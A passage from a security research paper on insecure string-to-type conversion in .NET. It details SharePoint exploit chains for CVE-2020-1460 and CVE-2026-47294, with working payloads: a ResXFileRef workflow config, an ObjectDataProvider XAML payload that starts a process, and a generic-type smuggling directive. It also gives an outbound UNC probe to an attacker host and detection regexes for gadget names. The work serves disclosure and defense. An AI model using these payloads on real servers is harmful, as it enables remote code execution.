  SPWorkflowAssociation workflowAssociation =
this.GetWorkflowAssociation(associatedTemplateId, baseTemplateId, listId, itemId,
out item);
  /*...*/
  string text = (string)workflowAssociation["Initiation_Parameters"];
  if (!string.IsNullOrEmpty(text))
  {
    XmlDocument xmlDocument = new XmlDocument();
    using (XmlTextReader xmlTextReader = new XmlTextReader(new
StringReader(text)))
    {
      xmlTextReader.DtdProcessing = DtdProcessing.Prohibit;
      xmlDocument.Load(xmlTextReader);
    }
    XmlNodeList xmlNodeList = xmlDocument.SelectNodes("/Parameters/Parameter");
    IEnumerator enumerator2 = xmlNodeList.GetEnumerator();
    TypeConverter typeConverter = new StringConverter();
    while (enumerator2.MoveNext())
    {
      object obj2 = enumerator2.Current;
```

```
29        XmlNode xmlNode = (XmlNode)obj2;
30        XmlElement xmlElement = xmlNode as XmlElement;
31        if (xmlElement != null)
32        {
33          string attribute = xmlElement.GetAttribute("Name");
34          string attribute2 = xmlElement.GetAttribute("Type");
35          Type type = Type.GetType(attribute2);
36          string text2 = null;
37          if (attribute == "SiteID")
38          {
39            /*...*/
40          }
41          else
42          {
43            if (values.Contains(attribute))
44            {
45              if (values[attribute] != null)
46              {
47                text2 = values[attribute].ToString();
48              }
49            }
50            /*...*/
51            typeConverter = TypeDescriptor.GetConverter(type);
52            if (text2 != null)
53            {
54              if (typeConverter != null &&
    typeConverter.CanConvertFrom(typeof(string)))
55              {
56                if (type == typeof(double))
57                {
58                  /*...*/
59                }
60                else if (type == typeof(DateTime))
61                {
62                  /*...*/
63                }
64                else
65                {
66                  hashtable[attribute] =
    TypeDescriptor.GetConverter(type).ConvertFromString(null,
    workflowAssociation.ParentWeb.Locale, text2);
67                  /*...*/
68  }
```

Two attacker-controlled values met on the last line. The Type came from the `Initiation_Parameters` XML carried by `workflowAssociation`. The string, to be converted, came from the insert arguments. `Type.GetType(attribute2)` applied no restriction, so the type was whatever the attacker named, and `ConvertFromString` ran that type's converter against the attacker-controlled string. What remained was to reach this method and place a type of the attacker's choosing in the workflow association. It took four steps: define a workflow association carrying the attacker-controlled Type, bind it to a list, apply it, and insert an item to fire the conversion.

The config file. The Type lived in the `Initiation_Parameters` of a workflow association, which can be defined in a config file that is uploaded to the site. Its `Parameters` element carried the type to convert, and its `Association/@ListID` named the list from the next step:

Listing 36. **XML** Workflow association config carrying the attacker type

```
<WorkflowConfig>
    <Association ListID="{<GUID>}"
                 StartManually="true" StartOnCreate="true" />
    <Initiation>
        <Parameters>
            <Parameter Name="Typed_Field"
                Type="System.Resources.ResXFileRef, System.Windows.Forms,
                    Version=4.0.0.0, Culture=neutral,
                    PublicKeyToken=b77a5c561934e089" />
        </Parameters>
    </Initiation>
</WorkflowConfig>
```

The list. The association bound to a list by `ID`. We could create a new list or reuse one, and put its ID in `Association/@ListID`.

Applying the config. The config was registered as a workflow association through `AssociateWorkflowMarkup` on the `WebPartPages` web service (`/_vti_bin/WebPartPages.asmx`), passing the relative path to the attacker-controlled config file. This built an `SPWorkflowAssociation` on the target list from the markup.

The trigger. `Insert()` ran when an item was inserted into the list. Several routes reached it; a self-contained one was chosen: a site page with the allowed `SPWorkflowDataSource` control, supplying the IDs and payload, then inserting an item.

The type came through the association's parameters, the string through the insert arguments. What remained was a payload. The chained converter was `System.Resources.ResXFileRef`+Converter, covered in Section 3.2. The attacker-controlled string had the form it expects, `filename;typename;encoding`: the filename was pointed at a remote file and the typename was set to `System.Resources.ResourceSet`. As Section 3.2 shows, the converter reads that file into a stream and constructs `ResourceSet` from it, which drives the bytes through `BinaryFormatter`. SharePoint runs on .NET Framework, where `BinaryFormatter` is live, so the chain reaches code execution with our payload.

Microsoft's patch constrained the type before the conversion ran. `Insert()` now calls `SPUtility.IsAllowConvertType(type)` before `ConvertFromString` and throws if the type is not allowed:

Listing 37. **C#** The patch: IsAllowConvertType before conversion

```
// Microsoft.SharePoint.WebControls.SPWorkflowDataSourceView
if (!SPUtility.IsAllowConvertType(type))
{
    throw new InvalidOperationException("Type " + type + " is not allowed.");
}
hashtable[attribute] = TypeDescriptor.GetConverter(type).ConvertFromString(...);
```

`IsAllowConvertType` checks against a hardcoded allowlist:

Listing 38. **C#** SPUtility.TypeConverterAllowList

```
// Microsoft.SharePoint.Utilities.SPUtility
private static readonly HashSet<Type> TypeConverterAllowList = new HashSet<Type>
{
  typeof(bool),
  typeof(double),
  typeof(string),
  typeof(int),
  typeof(DateTime),
  typeof(SPFieldUrlValue),
  typeof(SPFieldUserValue),
  typeof(SPFieldUserValueCollection)
};
```

The allowlist is tight and contains nothing dangerous. Microsoft did not harden a serializer. It stopped the conversion from resolving an arbitrary type, which is the correct place to intervene.

4.2 CVE-2026-47294: A Parse() Reaches Code Execution

The second case is a 2026 vulnerability in SharePoint. The root cause is the same as before: a string-to-object conversion resolves an attacker-controlled type without restriction. The surface here is the ASPX markup parser, which converts string representations of control property values into typed objects during page processing. It does this through `System.Web.UI.PropertyConverter.ObjectFromString()`, which takes the declared property type and the string and returns an instance:

Listing 39. **C#** PropertyConverter.ObjectFromString (CVE-2026-47294)

```
// System.Web.UI.PropertyConverter
public static object ObjectFromString(Type objType, MemberInfo propertyInfo,
string value)
{
```

```
    /*...*/
    bool useParseMethod = true;
    object ret = null;
    try
    {
        PropertyDescriptor pd = null;
        if (propertyInfo != null)
        {
            pd =
TypeDescriptor.GetProperties(propertyInfo.ReflectedType)[propertyInfo.Name];
        }
        if (pd != null)
        {
            TypeConverter converter = pd.Converter;
            if (converter != null && converter.CanConvertFrom(typeof(string)))
            {
                useParseMethod = false;
                ret = converter.ConvertFromInvariantString(value);
            }
        }
    }
    catch
    {
    }
    if (useParseMethod)
    {
        // resort to Parse static method on the type
        MethodInfo methodInfo = objType.GetMethod("Parse",
s_parseMethodTypesWithSOP);
        if (methodInfo != null)
        {
            object[] parameters = new object[2];
            parameters[0] = value;
            parameters[1] = CultureInfo.InvariantCulture;
            try
            {
                ret = Util.InvokeMethod(methodInfo, null, parameters);
            }
            catch { }
        }
        else
        {
            methodInfo = objType.GetMethod("Parse", s_parseMethodTypes);
            if (methodInfo != null)
            {
                object[] parameters = new object[1];
                parameters[0] = value;
                try
                {
                    ret = Util.InvokeMethod(methodInfo, null, parameters);
                }
                catch { }
            }
        }
    }
    /*...*/
    return ret;
}
```

`ObjectFromString` handles several conversion cases; two of its branches are Insecure String Transformers as defined in Section 2. The first is the `TypeConverter` branch: if the declared type has a `TypeConverter` that can convert from a string, the method runs it, and a type whose converter executes dangerous logic reaches code execution here — the same vector we exploited in 4.1. The second is the `Parse` branch: when no such converter is found, the method falls through to a static Parse method on the type, and a type with a dangerous `Parse` reaches code execution here. Which branch runs is decided by the resolved type, and the attacker controls that type. We take the Parse branch in this case.

This may look hard to reach. `ObjectFromString` runs while the parser builds a control, and SharePoint's `SafeControl` allowlist in `web.config` restricts which control types a site page may use. But the allowlist checks only the control type, not the types the parser resolves for that control's property values. That gap had been walked before. Markus Wulftange's research on CVE-2023-33160 [33] showed that a dangerous type could be smuggled past the `SafeControl` check as a generic type parameter, because the check never inspected the type argument. SharePoint processes the same ASPX markup through two different parsers: the page parser that serves a request, and a separate design-mode parser that renders the page for preview. The fix for CVE-2023-33160 covered the first. We applied the same technique through the second, where SharePoint's design-mode restrictions did not close the gap. There we found an allowed SharePoint generic type that carried an attacker-chosen type argument through it. Microsoft assigned CVE-2026-47294[34].

`SafeControl` allows every type in the `Microsoft.SharePoint` namespace:

Listing 40. **XML** SafeControl allows every type in the Microsoft.SharePoint namespace

```xml
<SafeControl Assembly="Microsoft.SharePoint, Version=16.0.0.0, Culture=neutral,
PublicKeyToken=71e9bce111e9429c" Namespace="Microsoft.SharePoint" TypeName="*"
Safe="True" AllowRemoteDesigner="True" SafeAgainstScript="False"/>
```

Among them is a generic type, `Microsoft.SharePoint.ProxyRequestResponse<T>`:

Listing 41. **C#** ProxyRequestResponse<T> carries the type argument

```csharp
namespace Microsoft.SharePoint
{
    public class ProxyRequestResponse<T>
    {
        [JsonProperty("value")]
        public T value { get; set; }
    }
}
```

Its value property has type `T`. When the parser processed a markup attribute for `value`, it called `ObjectFromString()` with the resolved type argument as `objType`. We supplied a dangerous type as `T`. The `SafeControl` check passed because `ProxyRequestResponse<T>` was in the allowed namespace, and the type argument was never checked. As a gadget we used `System.Xaml.XamlServices`. Its static `Parse(string)` is the XAML sink from Section 3.3 — it loads the string through the `System.Xaml` object writer. `ObjectFromString()` found `XamlServices.Parse(string)` by reflection and invoked it with our property value. We supplied a XAML payload as that value, and the parser executed it. For the XAML payload we used `ObjectDataProvider` to call `Process.Start()` [7]:

Listing 42. **XAML** ObjectDataProvider XAML payload -> Process.Start

```
<RS:ResourceDictionary
        xmlns:RS="clr-namespace:System.Windows;assembly=PresentationFramework"
        xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
        xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
    <Diag:ProcessStartInfo x:Key="psi01"
                           xmlns:Diag="clr-
namespace:System.Diagnostics;assembly=system"
                           FileName="Powershell"
                           Arguments="calc"/>
    <Diag:Process x:Key="proc01"
                  xmlns:Diag="clr-namespace:System.Diagnostics;assembly=system"
                  StartInfo="{StaticResource psi01}"/>
    <ODP:ObjectDataProvider x:Key="odp01"
                            xmlns:ODP="clr-
namespace:System.Windows.Data;assembly=PresentationFramework"
                            xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
                            ObjectInstance="{StaticResource proc01}"
                            MethodName="Start"/>
</RS:ResourceDictionary>
```

With the type and the payload in hand, what remained was delivery. We called the `ExecuteProxyUpdates` web service, passing an `UpdateTransaction` whose `Register` directive bound a tag prefix to a namespace string that named `ProxyRequestResponse<XamlServices>` as the control type:

Listing 43. **XML** UpdateTransaction Register directive smuggling the generic

```
<UpdateTransaction>
  <Update Type="Document">
      <Document>
          <Register TagPrefix="asp2"
Namespace="Microsoft.SharePoint.ProxyRequestResponse`1[[System.Xaml.XamlServices,
                    System.Xaml,Version=4.0.0.0,Culture=neutral,
                    PublicKeyToken=b77a5c561934e089]],Microsoft.SharePoint,
                  Culture=neutral,PublicKeyToken=71e9bce111e9429c,Version=16.0.0"
              Assembly=" "/>
          ...
```

```
        </Document>
    </Update>
</UpdateTransaction>
```

The ASPX markup then instantiated the control and passed our XAML as the value attribute:

Listing 44. ASPX The instantiated control passes the XAML as value

```
<asp2:0 runat="server" value='{XAML_PAYLOAD}' />
```

The parser resolved `XamlServices` as the type argument, found `XamlServices.Parse()` by reflection, invoked it with our payload string, and the server executed our command.

Microsoft's patch added a regex character restriction on both the tag prefix and the namespace values supplied in the `Register` directive. The validation rejects strings containing the characters used to express generic type arguments: backticks, square brackets, etc. A namespace value of this form: `Microsoft.SharePoint.ProxyRequestResponse`1[[...]]` no longer passes validation. Without a generic-type argument in the registered namespace, `T` cannot be set to an attacker-controlled type, and `ObjectFromString()` never receives a dangerous `objType`. The fix is applied at the point of input, before the markup reaches the parser.

We found the same class of vulnerability in other SharePoint components. CVE-2026-26106 [35], CVE-2026-40357 [36], and CVE-2026-48560 [37] are three more cases where a string-to-object conversion sink is reachable. The sinks are similar and the exploitation follows the two cases above (CVE-2020-1460 and CVE-2026-47294); what differs is the component involved, which SharePoint restrictions stand in the way, and how each is bypassed. Taken together, they show this is not a single bug but a recurring pattern: the same string-to-object weakness surfaces again and again, across a large codebase, wherever untrusted input reaches a conversion sink. The bypasses themselves are specific to SharePoint's internal architecture and sit outside the scope of this paper, which focuses on the conversion layer itself.

All cases ran the same play. The attacker named a type, the target application resolved it with no restriction, and a string conversion turned a value into an instance of that type. In 4.1 the conversion ran a `TypeConverter` that read a remote file and reached `BinaryFormatter`. In 4.2 it ran a static `Parse` that executed an XAML payload. Neither path configured a serializer, and neither was caught by the parser hardening the industry

adopted after 2017. The two fixes make the point: in both, Microsoft constrained the type before the conversion ran rather than touching a serializer. That is the boundary defenders need to watch: the type, before the conversion runs.

5. Detection and Defense Against Insecure String Transformation

The vulnerability class in this paper does not announce itself the way insecure deserialization does. There is no serializer call at the entry point, no serialized payload format in the data, and no serializer settings to flag as misconfigured. The transformer is ordinary code, and the payload is an ordinary string. Hunting it, therefore, takes a different approach from the deserialization audits of the last decade. It can be done from two sides: from the code, by finding the conversion and the type resolution that feeds it; and from the data, by recognizing the shape a transformer payload leaves in a request, a file, a log, or a network packet. This section covers both and then turns to defense.

5.1 Static Code Analysis

The hunt runs in two stages. First the shared one: locate type resolution driven by input, wherever it happens. Then the specific one: for each transformer, recognize the conversion sink that consumes the resolved type. Most of the value is in the first stage, because it is common to all five and because it is where the fix will go.

Reading code for this class comes down to one shape: a place where input becomes a `Type`. Every transformer in this paper begins there and only then diverges in how it builds an instance. The resolution is the part the attacker must influence, and it comes first; the conversion that follows — a converter, a `Parse`, a constructor, an accessor — only decides how the resolved type is brought to life. Find where an application turns a string into a `Type`, and you have found the neck that every one of these attacks passes through. That neck has a small, well-known set of framework entry points to search for first:

- `Type.GetType(s)`

- `Assembly.GetType(s)`
- `Assembly.Load(s).GetType(...)`
- `Activator.CreateInstance(assemblyName, typeName)`

These are only the base calls. Application code, libraries, and the framework wrap them constantly, so the resolution usually sits one or more layers up, behind an ordinary-looking method that takes a name and returns a `Type`: `builder.GetType()`, `registry.Resolve()`, `loader.Create()`. The wrapper hides the base call but not the risk. The practical rule is therefore broader than a fixed API list: treat any `GetType` or resolver-like method that takes a string as a candidate, and trace whether that string comes from input. A string-typed parameter feeding a type lookup is the signature, whoever wrote the method.

The rules below are base patterns, written to show the shape of each hunt, not production analyzers to run as-is. Real rules need tuning to a codebase: refining sources and sinks, adding sanitizers, cutting false positives, adapting to the frameworks in use. Treat them as a starting point.

Each hunt comes in two forms. The first is a dataflow rule in CodeQL-style pseudocode — a source, a sink, and the flow between them — not tied to any analyzer version, so it carries to a Roslyn analyzer or any taint-tracking engine as well.[2] The second is a plain-text regular-expression search, for a codebase with no analyzer wired up. The text form is coarser, finding candidates by name alone; the dataflow form is precise but needs a working analysis pipeline. Most audits use both: the text search to locate quickly, the dataflow rule to confirm.

A dataflow rule:

Listing 45. CodeQL-Pseudocode Shared hunt: type resolved from external input (dataflow)

```
source = external input          // request, file, message, config, DB field
sink   = a string argument of any type-resolution call or wrapper
         // Type.GetType / Assembly.GetType / *.GetType(string) /
         // Resolve(string) / Create(string) / etc.
report any flow(source -> sink)

from Call c
where c resolves a Type by name           // directly or through a wrapper
  and c.hasStringArgument()
  and taintReaches(anyExternalInput(), c.stringArgument())
```

[2] The pseudocode rules in this section use a CodeQL-like syntax solely to illustrate reusable detection logic. The patterns are conceptual and may be adapted to different static-analysis frameworks. They have not been tested or validated as executable CodeQL rules.

```
select c, "Type resolved from external input"
```

Or as a text search:

Listing 46. **regex** Shared hunt: type resolution (text search)

```
# any type resolution, framework or hand-rolled;
# then read each hit: is the string argument attacker-influenced?
\.GetType\s*\(              # Type.GetType, Assembly.GetType, builder.GetType,
...
Assembly\.Load\w*\s*\(
Activator\.CreateInstance\s*\( # name-based overloads
\b\w*(Resolve|Create|Load)Type\w*\s*\(   # resolver / factory wrappers
```

Taken together, these rules do one job: they surface every place where input becomes a Type. The rule locates candidates; a manual read confirms the source. This single pattern, input to Type, is the highest-value query in the methodology — run it before any transformer-specific rule.

Finding the sink tells you whether your code is exposed; it does not tell you what an attacker reaches through it. That is a second, inverse hunt — for the dangerous types themselves, the converters, parse methods, and constructors whose own logic does something useful to an attacker. The sink hunt runs against the code you own; the gadget hunt runs against everything the process can load, framework and dependencies alike, read as source or decompiler output.

What makes a reached type dangerous is the same across all five transformers. A type is a gadget when its conversion body (a `ConvertFrom`, a `Parse`, a constructor, an accessor) ends up loading, resolving, parsing, or fetching something:

Listing 47. **C#** What counts as a dangerous gadget body

```
Assembly.Load*            // load an assembly
Type.GetType, Activator.CreateInstance   // resolve or activate a type
Xaml*                     // XamlReader, XamlServices, Baml* - markup load
*Deserialize   // Xml, DataContract, Binary, ...
Process.Start*    // start process
File.Open*, FileStream // read a file, including UNC
WebRequest, HttpClient    // outbound fetch
```

The list is illustrative, not complete: any operation that turns input into code, a loaded type, or an outbound request belongs on it. And it is rarely this obvious. In real gadgets the dangerous call is seldom in the conversion body itself — the body calls a helper, which calls another, and the `Assembly.Load` or `XamlReader.Parse` is two or three frames down. A grep finds only the direct case; the dataflow rule follows the calls, which is why it, not the text search, is what catches a real gadget. The text search just points you at a body worth reading.

The shared hunt finds where a type is resolved; each transformer decides what happens next. The subsections below take them one at a time, and for each, two hunts: the sink in the code under review, and the gadget reached through it.

5.1.1 TypeConverter

Once a type is resolved, the `TypeConverter` sink is the converter lookup followed by a string conversion: `TypeDescriptor.GetConverter()`, then `ConvertFrom`, `ConvertFromString`, or `ConvertFromInvariantString`. The shared hunt already flagged the resolved type; here you confirm it flows into a converter.

A dataflow rule:

Listing 48. **CodeQL-Pseudocode** TypeConverter sink (dataflow)

```
source = a Type resolved from input      // carried over from the shared hunt
sink   = the type argument of TypeDescriptor.GetConverter(...)
report any flow(source -> sink)
         where the returned converter's ConvertFrom* is called

from Call getConv, Call conv
where getConv resolves a converter (TypeDescriptor.GetConverter)
  and conv is a ConvertFrom / ConvertFromString / ConvertFromInvariantString
  and conv is invoked on getConv's result
  and taintReaches(anInputDrivenType(), getConv.typeArgument())
select conv, "TypeConverter invoked on an input-controlled type"
```

Or as a text search:

Listing 49. **regex** TypeConverter sink (text search)

```
# find the resolve-and-convert pair, then check the type is input-driven
GetConverter\s*\(
ConvertFrom(String|InvariantString)?\s*\(
```

The inverse hunt looks for the dangerous converters themselves: any `TypeConverter` subclass whose conversion body does more than build a value. The dangerous logic sits in an overridden `ConvertFrom`, `ConvertFromString`, or `ConvertFromInvariantString`; the gadget condition is a body that reaches something from the dangerous list (Listing 47).

The signature is easy to grep: an override of one of those methods whose body reaches a dangerous-list call:

Listing 50. **regex** TypeConverter gadget: dangerous ConvertFrom overrides

```
# consider every override of a TypeConverter converting method:
#   ConvertFrom / ConvertFromString / ConvertFromInvariantString
override\s+\w+\s+ConvertFrom(String|InvariantString)?\b
```

A hit is a candidate gadget: name its type at a sink from the first hunt, and the string becomes whatever that body does — code, a file fetch, a resolved type.

5.1.2 Parse

Once a type is resolved, the `Parse` sink is a reflective lookup of a static `Parse` (or `TryParse`) that takes a string, then an invoke. In code it is `targetType.GetMethod("Parse", ...)` followed by `MethodInfo.Invoke`, where `targetType` came from input. The `IParsable<TSelf>` path reaches the same place through a generic constraint rather than a name, but the reflective form is the common one and the easier to spot.

A dataflow rule:

Listing 51. CodeQL-Pseudocode Parse sink (dataflow)

```
source = a Type resolved from input      // carried over from the shared hunt
sink   = a reflective lookup of a static Parse / TryParse on that type,
         followed by Invoke
report any flow(source -> sink)

from Call getMethod, Call invoke
where getMethod is Type.GetMethod with a "Parse" or "TryParse" name argument
  and invoke is MethodInfo.Invoke on getMethod's result
  and taintReaches(anInputDrivenType(), getMethod.receiver())
select invoke, "static Parse invoked on an input-controlled type"
```

Or as a text search:

Listing 52. regex Parse sink (text search)

```
# reflective Parse resolution, then read whether the type is input-driven
GetMethod\s*\(\s*"(Parse|TryParse)"
# and the invoke that follows:
\.Invoke\s*\(
```

The inverse hunt looks for the dangerous types themselves: any type whose static Parse or `TryParse` does more than build a value from the string — a body that reaches something from the dangerous list (Listing 47) is the direct route to code execution.

Find the static parse method, then read the body.

Listing 53. regex Parse gadget: dangerous static Parse/TryParse

```
# find static Parse/TryParse methods, then read the body for a dangerous call
static\s+\w[\w<>,\s]*\s+(Parse|TryParse)\s*\(
```

A hit is a candidate gadget: name its type at a sink from the first hunt, and the string is handed to a static factory that loads, resolves, or fetches on the attacker's behalf.

5.1.3 new T(string)

Once a type is resolved, the constructor sink is the shortest of all: a single call that constructs the resolved type from a string. In code it is `Activator.CreateInstance(targetType, args)` where `targetType` came from input and `args` carries the attacker's string, or the explicit `targetType.GetConstructor(new[]{typeof(string)})` followed by `Invoke`. There is no lookup to pair, construction is the trigger.

A dataflow rule:

Listing 54. CodeQL-Pseudocode Constructor sink (dataflow)

```
source = a Type resolved from input      // carried over from the shared hunt
sink   = Activator.CreateInstance(type, args)  // or ConstructorInfo.Invoke
         where args carries a string
report any flow(source -> sink)

from Call create
where create is Activator.CreateInstance (or ConstructorInfo.Invoke)
  and create constructs an input-driven type
  and create passes a string argument to the constructor
select create, "input-controlled type constructed from a string"
```

Or as a text search:

Listing 55. regex Constructor sink (text search)

```
# construction of a resolved type from arguments; read whether the type is input-driven
Activator\.CreateInstance\s*\(
GetConstructor\s*\([\s\S]*?\.Invoke\s*\(
```

The inverse hunt looks for the dangerous types themselves: any type whose single-argument string constructor acts on the string instead of storing it — a `.ctor(string)` whose body reaches something from the dangerous list (Listing 47).

Find the single-string constructor, then read the body.

Listing 56. regex Constructor gadget: single-string constructors

```
# find single-string constructors, then read the body for a dangerous call
public\s+\w+\s*\(\s*string\s+\w+\s*\)     # .ctor(string)
```

A hit is a candidate gadget: name its type at a sink from the first hunt, and the object cannot be built without the constructor running its load, resolve, or fetch on the attacker's string.

5.1.4 Setters and Getters

Once a type is resolved, the accessor sink is a create-then-populate pair: the resolved type is instantiated with its parameterless constructor, then its properties are assigned by name

from input. In code it is `Activator.CreateInstance(targetType)` followed by reflective `PropertyInfo.SetValue` calls, usually in a loop over attacker-supplied name and value pairs. The population is the trigger, each assignment runs a setter.

A dataflow rule:

Listing 57. CodeQL-Pseudocode Accessor sink (dataflow)

```
source = a Type resolved from input      // carried over from the shared hunt
sink   = Activator.CreateInstance(type) followed by reflective property
         assignment (PropertyInfo.SetValue) where names/values are input-driven
report any flow(source -> sink)

from Call create, Call setValue
where create is Activator.CreateInstance on an input-driven type
  and setValue is PropertyInfo.SetValue on the created instance
  and taintReaches(anInput(), setValue.propertyNameOrValue())
select setValue, "input-controlled property assignment on a resolved type"
```

Or as a text search:

Listing 58. regex Accessor sink (text search)

```
# create-then-populate: an instance built, then properties set by reflection
Activator\.CreateInstance\s*\(
(PropertyInfo|GetProperty\s*\([^)]*\))[\s\S]*?\.SetValue\s*\(
```

The inverse hunt looks for the dangerous types themselves: any type with an accessor that does more than store or return a value. Unlike the other primitives the trigger is on either side of the property — a setter that acts when written, or a getter that acts when read — so the hunt covers both. The signature is an accessor whose body reaches something from the dangerous list (Listing 47). Find the accessor, then read the body.

Listing 59. regex Accessor gadget: property accessors

```
# find property accessors, then read the body for a dangerous call
\b(get|set)\s*(\{|=>)
```

A hit is a candidate gadget: name its type at a sink from the first hunt, and populating it, or reading it back, runs the accessor's load, resolve, fetch, or method invoke.

5.1.5 Custom Conversion Logic

The four transformers above each had a name to search for. This one does not: custom conversion logic is recognized by behavior, not by an API, so the rule-driven hunts give way to a behavioral read. The anchor is still the one the section opened on — type resolution. However bespoke the conversion, building an attacker-named type means first resolving it, so the shared signature, input reaching a `GetType`-style call, remains the way in. What

changes is what you do after the hit: instead of matching a known sink, you read the surrounding method and ask whether it is a conversion. Three questions decide it, and they are the class definition itself:

1. Does the code take input we influence?
2. Does it resolve a type from that input?
3. Does it build or populate an object of that type?

If all three hold, the method is a transformer, whatever route it took. What happens next depends on the method. Some custom logic acts on the input itself, and the read is the whole finding. Some resolves a type and hands off to one of the four primitives above to build it, and that primitive's gadget hunt applies. And some uses a conversion of its own that may call for its own kind of gadget — types no catalogued signature covers, found only for that codebase. The behavioral read tells you which case you are in; the type resolution is only where you start.

5.2 Data Analysis

The code hunt needs the code. Often you do not have it: a black-box assessment, an incident response over captured traffic, a defender watching logs, a review of data at rest with no source in reach. The transformer still leaves a trace — not in a method you can read, but in the data it consumes. A string about to become a typed object carries, somewhere in it, the name of the type. That name is the signature, and it can be hunted in a request body, a stored record, a config file, a queue message, an uploaded file, or a log line, wherever the input was seen or kept. The same signature drives two hunts, not one. The first asks only whether conversion happens here; the second asks whether a given value is an attack.

The first needs only to find type names sitting in data. Most are benign — `System.String`, `System.Int32`, `System.DateTime`, the primitives an application legitimately round-trips — and that is the point: their presence marks where the application turns strings into typed objects, and so where to aim the code hunt or attack search next.

Listing 60. **regex** Detecting conversion: type names in data

```
# a .NET type name in a value position
\b(?:System|Microsoft|MyApp)\.[A-Za-z0-9_]+(?:[.+][A-Za-z0-9_]+)*\b
```

A hit here is reconnaissance, not a finding. `System.Int32` in a form field is ordinary; it only tells you a transformer may be in use and where its input arrives.

The second hunt is narrower. It looks for what a value has no ordinary reason to carry: a gadget type name, a fragment of markup, or a reference reaching outside the application.

Listing 61. regex Detecting an attack: gadget names, markup, external refs

```
# gadget type names documented in this paper
(ObjectDataProvider|ResXFileRef|XamlReader|XamlServices)

# markup where a scalar was expected
<\s*[A-Za-z][\w:.-]*\s+[^>]*xmlns|msdata:DataType\s*=

# an external reference in a value: UNC or URL
\\\\[A-Za-z0-9._-]+\\[^\s"']+|[a-z]+://[^\s"']+
```

The first pattern is exact: these names do not appear in legitimate data. The others are heuristic — markup or a UNC path in a field that should hold a scalar is the anomaly, and the anomaly is the signal.

Where these signatures surface depends on the assessment. In live traffic they sit in request bodies, query strings, headers, and cookies. In storage they hide in database columns that hold serialized or typed values, especially metadata columns naming a type. On the filesystem they appear in configuration files, uploaded documents, and any on-disk cache of prior input. And in operations they turn up in message-queue payloads and, most usefully for a defender, in logs — request logs, application error logs, and WAF logs often retain the payload verbatim long after the request is gone.

As in the code hunt, these patterns only locate candidates: they match benign data too, so each hit is read in context, the same way a code-hunt hit is confirmed by reading the surrounding method.

The hunt can also go from passive to active. Once a spot is found where input becomes a typed value, it can be probed with the two inputs a transformer needs: a type whose conversion performs a network fetch, and a value pointing at a host you control. If the host receives a lookup, the value reached a live transformer. The example below is one probe for one transformer, targeting a `TypeConverter` sink: it names `System.Windows.Input.Cursor`, whose converter resolves the value as a URI and fetches it.

Listing 62. Console Active probe: type + value for a TypeConverter path

```
__TYPE_FIELD__  = System.Windows.Input.Cursor, PresentationCore, ...
__VALUE_FIELD__ = \\probe.attacker-dns.example\a.cur
```

An inbound DNS query `for probe.attacker-dns.example` is proof the value reached the converter — but proof of only this transformer. From the outside, the tester rarely knows which of the five is on the other side, so each field worth probing is tried against each

transformer in turn: the `Cursor` type for a `TypeConverter` path, a fetch-on-Parse type for a `Parse` path, a fetch-on-construction type for a constructor path, and so on. A single negative means only that this transformer was not the one; it does not clear the field.

5.3 Triage

Both hunts produce candidates, not verdicts. Whether a candidate is exploitable, and how urgently it must be fixed, comes down to a few questions — the same ones whether the candidate came from reading code or from spotting a payload in data. Triage answers two: how far an attacker can push the finding, and how confident we are that the push works.

Two facts decide almost everything. The first is the two-input question: does the attacker control the type being resolved, the value being converted, or both? Control of both is the full primitive; control of the type alone still reaches constructors and parameterless conversions; control of the value alone, with the type fixed, is usually inert, because the code that runs is fixed too. The second is availability: a dangerous type is a threat only if the process can load it. A converter gadget in a desktop framework is irrelevant to a web service that never references it, and decisive in a WPF application that does.

These two facts sort findings into three tiers, ranked by impact and confidence, not by which transformer was found — a `TypeConverter` sink and a `Parse` sink land in the same tier when they meet the same conditions.

- **Tier 1**, confirmed reachable code execution. The attacker controls both type and value, the sink resolves the type without restriction, and a code-execution gadget is confirmed loadable in the target — a XAML sink in a desktop process, an accessor gadget such as `ObjectDataProvider` where `PresentationFramework` is present. Nothing stands between resolution and conversion. Fix first.
- **Tier 2**, likely code execution. The attacker controls type and value, but one condition is not yet nailed down: the type resolution has weak validation rather than none, or a code-execution gadget looks present but has not been confirmed loadable. The path is real; one check stands between it and Tier 1.
- **Tier 3**, reachable but unproven. The attacker controls type and value and the sink resolves without restriction, but no working gadget is found yet in the loadable set. The

sink is genuine and may yield code execution later, once a gadget is found. This is where the gadget hunt earns its place.

For each candidate, the following resolves its tier:

Listing 63. Console Triage checklist

```
[ ] Can the attacker control the type being resolved?
[ ] Can the attacker control the string value being converted?
[ ] Is there a type allowlist, or any validation, between resolution and
    conversion?
[ ] Which assemblies can the target process load?
[ ] Is a working code-execution gadget among those assemblies
    (XamlReader, ObjectDataProvider, AssemblyInstaller, ResXFileRef, ...)?
[ ] Does the path cross a trust boundary, and is it reachable unauthenticated?
```

The shape of the answers decides the tier. Control of both type and value, no validation between them, and a confirmed loadable gadget is Tier 1 — and with the gadgets documented here, exploitation is usually straightforward. Soften any one of those and the finding steps down: an unconfirmed gadget or bypassable validation is Tier 2, no working gadget yet is Tier 3. Validation that actually holds drops it out of the tiers entirely — which the next section is about.

5.4 Defense

Triage tells you which findings to fix first; this section is how to fix them. Every finding in this paper reduces to one condition: external input chose which type was resolved. The defense is its negation — restrict which types a conversion may resolve, so the choice is never the attacker's, and the class disappears. Everything below enforces that one restriction; the rest is about doing it in the right place and not mistaking a weaker measure for it.

The principle: restrict the types. Two requirements. First, nothing unchecked may reach resolution — resolution is where the danger lives. Second, the limit must be a known-good set of types the application actually expects, not an attempt to describe what is bad. Neither is negotiable. Where names legitimately vary, the allowlist match may happen after resolution, but only when the name was already sanitized before it. Sanitize the name first, resolve second, and never resolve a name you have not already cleared.

The strongest fix: remove the dynamic resolution. The most durable defense is to not resolve a type from input at all. Very often the type is not genuinely dynamic — the code

accepts a type name only because an early design made it configurable, and in practice a handful of fixed types flow through. If the destination type can be decided in code, from the route, the endpoint, a compile-time generic, then no input chooses it and the vulnerability cannot occur.

Listing 64. **C#** Input-driven vs. fixed destination type

```
// input-driven type: the whole class in one line
var obj = Convert(Type.GetType(input.TypeName), input.Value);

// fixed type: nothing to steer
var address = ParseAddress(input.Value);   // destination is CustomerAddress, in code
```

This is not always possible, but it is possible far more often than the code suggests, and where it applies it removes the surface rather than guarding it. When the type must stay dynamic, three approaches tempt, and each is weaker than it looks. Two can be made safe with great care but are risky and easy to get wrong; the third does not work at all. They are worth naming, because each resembles the restriction above without reliably providing it.

